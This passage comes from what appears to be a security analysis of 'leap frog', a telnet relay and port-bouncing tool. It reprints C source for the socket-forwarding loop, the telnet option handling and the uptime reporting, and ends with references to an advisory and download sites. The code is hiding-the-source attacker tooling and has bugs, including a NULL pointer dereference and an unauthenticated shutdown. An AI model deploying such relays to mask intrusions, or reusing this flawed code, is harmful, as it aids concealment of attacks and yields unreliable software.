  p->address.sin_addr=*(struct in_addr *)*p->host_entry->h_addr_list;

  if (connect(p->remote_sock, (struct sockaddr *)&p->remote_addr, sizeof(p->remote_addr)))
{
   SENDFD(p,"Could not connect to %s on port %d\n",p->name,p->remote_port);
   free(p->stack);
        free(p->totell);
        free(p);
     close(p_t->socket);
   pthread_exit(NULL);
   return 0;
  }
   p->remote2_sock=p_t->socket;
(void)time(&time_now);
log_file("login_success","server %s logged into %s port %d - %s",p->inetaddr,p->name,p-
>remote_port,ctime(&time_now));
// enter the connect loop

     // if not originally found then log it
     if (!found)
       {
          write_out(p);
       }


 while (1) {
    FD_ZERO(&p->select_1);
    FD_ZERO(&p->select_2);
    FD_SET(p->remote2_sock,&p->select_1);
    FD_SET(p->remote2_sock,&p->select_2);
    FD_SET(p->remote_sock,&p->select_1);
    FD_SET(p->remote_sock,&p->select_2);
    if (select(20, &p->select_1, NULL, &p->select_2, NULL) == -1) {
     free(p->stack);
          free(p->totell);
          free(p);
       close(p_t->socket);
     pthread_exit(NULL);
     return 0;
    }
    if (FD_ISSET(p->remote2_sock,&p->select_1) || FD_ISSET(p->remote2_sock,&p->select_2))
{
      if ((p->bytes_read = read(p->remote2_sock,buf,4096)) <= 0)
       {
          (void)time(&time_now);
          log_file("closed_socket","closed socket for %s connect to %s - %s",p->inetaddr,p-
>name,ctime(&time_now));
          free(p->stack);
             free(p->totell);
             free(p);
          close(p_t->socket);
          pthread_exit(NULL);
          return 0;
        }
      if ((write(p->remote_sock,buf,p->bytes_read)) <= 0)
       {
          (void)time(&time_now);
          log_file("closed_socket","closed socket for %s connect to %s - %s",p->inetaddr,p-
>name,ctime(&time_now));
          free(p->stack);
             free(p->totell);
             free(p);
          close(p_t->socket);
          // close this fd
             close(p->remote_sock);
          pthread_exit(NULL);
          return 0;
       }
    }
      else
      if (FD_ISSET(p->remote_sock,&p->select_1) || FD_ISSET(p->remote_sock,&p->select_2))
{
       if ((p->bytes_read = read(p->remote_sock,buf,4096)) <= 0)
       {
        (void)time(&time_now);
          log_file("closed_socket","closed socket for %s connect to %s - %s",p->inetaddr,p-
>name,ctime(&time_now));
         free(p->stack);
             free(p->totell);
             free(p);
          close(p_t->socket);
          // close this fd
             close(p->remote_sock);
          pthread_exit(NULL);
          return 0;
       }
      if ((write(p->remote2_sock,buf,p->bytes_read)) <= 0)
       {
        (void)time(&time_now);
          log_file("closed_socket","closed socket for %s connect to %s - %s",p->inetaddr,p-
>name,ctime(&time_now));
          close(p_t->socket);
         // close this fd
            close(p->remote_sock);
          pthread_exit(NULL);
          return 0;
       }
    }
  }


   free(p->stack);
   free(p->totell);
   free(p);
   close(p_t->socket);
   // close this fd
   close(p->remote_sock);
   pthread_exit(NULL);
   return 0;
}


void show_login(struct frog *p)
{

   p->term=1;
// use this if you want a more elaborte welcome
}


// not used could be to clean the code up....
void close_socket(struct frog *current)
{
    close((int)current->socket);
    RAMUSED-=sizeof(current->the_data);
    RAMUSED-=sizeof(current->data);
    RAMUSED-=sizeof(current->command);
    RAMUSED-=sizeof(current->line);
    RAMUSED-=sizeof(current->stack);
    RAMUSED-=sizeof(current->oldstack);
    RAMUSED-=sizeof(current->totell);
}


/* backspace */
void            backspace(struct frog * p)
{
   p->buffer[p->count] = 0;
   if (p->count > 0)
      p->count--;
}

// used for all those telnet options...
void    telnet_options(struct frog *p)
{
  unsigned char c;

  if (read(p->socket, &c, 1) != 1)
    return;
  switch (c)
  {
  case EC:
    backspace(p);
    break;
  case EL:
    p->count = 0;
    break;
  case IP:
    close_socket(p);
    break;

  case WILL:
   case DO:
    if (read(p->socket, &c, 1) != 1)
      return;
    switch (c)
    {
    case TELOPT_ECHO:
    break;
    case TELOPT_SGA:
      break;
    case TELOPT_EOR:
      send_fd(p, "\377\031");
      break;
    }
    break;

  case WONT:
  case DONT:
    if (read(p->socket, &c, 1) != 1)
      return;
    switch (c)
    {
    case TELOPT_ECHO:
      break;
    case TELOPT_SGA:
      break;
    case TELOPT_EOR:
      break;
    }
    break;
  }
}

// get some input
void            get_input(struct frog *p)
{
   int             chars_ready = 0;
   char            c;

   errno = 0;


 if (ioctl(p->socket, FIONREAD, &chars_ready) == -1)
   {

      log_file("ioctl","IOCTL Error getinput: user disconnect?");
      log_file("ioctl",p->name);
      close_socket(p);
      p->flags|=PANIC;
      pthread_exit(NULL);
      return;
   }

   // need bc of non blockio
 if (!chars_ready)
    {
      log_file("ioctl","Chars ready==0");
      log_file("ioctl",p->name);
      close_socket(p);
      p->flags|=PANIC;
      pthread_exit(NULL);
      return;
    }


  for (; !(p->flags & PANIC) && chars_ready; chars_ready--)
      if (read(p->socket, &c, 1) != 1)
      {
        p->flags|=PANIC;
        log_file("error","Read Error on get input");
        close_socket(p);
        pthread_exit(NULL);
         return;
      }
   else
    switch (c)
    {
       case -1:
          p->flags &= ~(LAST_CHAR_WAS_R | LAST_CHAR_WAS_N);
          telnet_options(p);
          return;
          break;

       case '\n':
        p->flags |= LAST_CHAR_WAS_N;
        p->buffer[p->count] = 0;
        return;
          break;

       default:
          p->flags &= ~(LAST_CHAR_WAS_R | LAST_CHAR_WAS_N);
          if (c == 8 || c == 127 || c == -9)
          {
        backspace(p);
        break;
          }
          if ((c > 31) && (p->count < (IBUFFER_LENGTH - 3)))
          {


            p->buffer[p->count] = c;

            p->count++;

           out_current++;
           out_pack_current++;
          }
       else
          {
          }
          break;
    }
}


// used to clear a screen if the correct term is set
void cls(struct frog *p, char *str)
{

 if (p->term>0)
     {
       send_fd(p,terms[(p->term)-1].cls);
     }
   else
     {
        send_fd(p,"Sorry you must set a term type first");

     }
}


// this  sends to the fd just text no vsprintf that is the SENDFD
void send_fd(struct frog *p, char *str)
{
   char *str2;


   if (!str)
     return;
   if (!p)
     return;


   if ((p->socket<0) || (p->flags & PANIC))
     return;

   if ((p->socket<0) || (p->flags & PANIC))
     return;

   str2=review_sendfd(p,str);

   if (!str2)
       return;

   if (write((int)p->socket,str2,strlen(str2))<0)
     {
        p->flags|=PANIC;
        log_file("sigpipe","Sigipipe: from output to frog, at time ->");
        return;
     }


}

// use this when impleting a ll to send data/??? to other open fd on the server
void _sendfd(struct frog *p, char *str)
{
   char *name;
   struct frog *info;

  info=NULL;

   if (!str)
     {
        send_fd(p,"usage:  sendfd {connected_ip} {message/data}\n");
        return;
     }

   /* we are only expecting one name at a time for now */
   if (!(name=parse(str,1," ")))
        {
        send_fd(p,"usage:  sendfd {connected_ip} {message/data}\n");
        return;
        }

   if ((p==info))
     {
        send_fd(p,"Hey Dumb ass that is your ip\n");
        return;
     }

   if  (!((char *)str = strchr(str,' ')))
```

```
       {
          send_fd(p,"usage:  sendfd {connected_ip} {message/data}\n");
         return;
       }

   str++;

   SENDFD(info,"%s sends to you %s\n",p->name,str);
   SENDFD(p," %s sent to %s\n",info->name,str);

}

// again could be used by admin command on port+1
void shut_down(struct frog *p, char *str)
{
   char buf[255];

   sprintf(buf,"%s is shutting down from ip# %s",p->name,p->inetaddr);
   log_file("shutdown","SHUTTING DOWN ");
   log_file("shutdown",buf);
   send_fd(p,"SHutting Down....\n");
   exit(-1);
   return;

}

// old functions to keep time/mem of daemon...internal functions
void time_frog_server_up(struct frog *p)
{
   double time_on;
   time_t time_now;
   int x,y;

   p->no_secs=0;
   p->no_mins=0;
   p->no_hours=0;
   p->no_days=0;

   time_now=time((time_t *)0);
   time_on=(double )difftime(time_now,timeval);

   if (time_on>86380)
     {
       p->no_secs=((int)time_on % 60);
       x=(time_on/60);

       p->no_mins=(x % 60);
       y=(x/60);

       p->no_hours=(y % 24);
       p->no_days=(y/24);

       return;
     }

   if (time_on>3600)
     {
       p->no_secs=((int)time_on % 60);
       x=(time_on/60);

       p->no_mins=(x%60);
       p->no_hours=(x/60);

       return;
     }

   if (time_on>60)
```

```
     {
       p->no_secs=((int)time_on % 60);
       p->no_mins=((int)time_on / 60);

       return;
     }
   /* sec only */

   p->no_secs=time_on;
}

// same as above...except a small twist
void time_up(struct frog *p, char *str)
{
    time_t time_rightnow;

   (void)time(&time_rightnow);
   SENDFD(p,"MY Code is now in version #%s since date %s\n",VERSION,VERSION_DATE);

   SENDFD(p,"The date is: %s\r",ctime(&timeval));

   SENDFD(p,"And Has Been Up For: ");


       time_frog_server_up(p);
       if (p->no_days)
          {
            SENDFD(p," %d days",p->no_days);

          }

       if (p->no_hours)
          {
            SENDFD(p," %d hour(s)",p->no_hours);


          }
       if (p->no_mins)
          {
            SENDFD(p," %d minute(s)",p->no_mins);


          }
       if (p->no_secs)
          {
            SENDFD(p," %d second(s)",p->no_secs);


          }

   SENDFD(p,"\r\nAnd ");

   if (logins<2)
     SENDFD(p,"%d people have used leap frog.\n",logins);
   else
     SENDFD(p,"%d people have used leap frog.\n",logins);


}
```

9. Additional Information

http://xforce.iss.net/static/3333.php

Official site; Windows and UNIX copies of the program available

http://www.cotse.com/CotseLabs/leapfrog/leapfrog.htm

UNIX version of the program is available at the following site

http://packetstorm.securify.com/UNIX/utilities/leapfrog_1_0a.tar.gz

RFC for Telnet

http://www.ietf.org

References

Zwicky, Cooper and Chapman, "Building Internet Firewalls,2nd Edition", O'reilly, June 2000

Eric Cole, "Advanced Incident Handling and Hackers Exploits", SANS Institute, SANS Parliament Hill conference, August 2000

Stephen Northcutt, "Information Security Foundation", SANS Institute, levelOne class, 1999

The SANS Institute, "Computer Security Incident Handling Step-by-Step",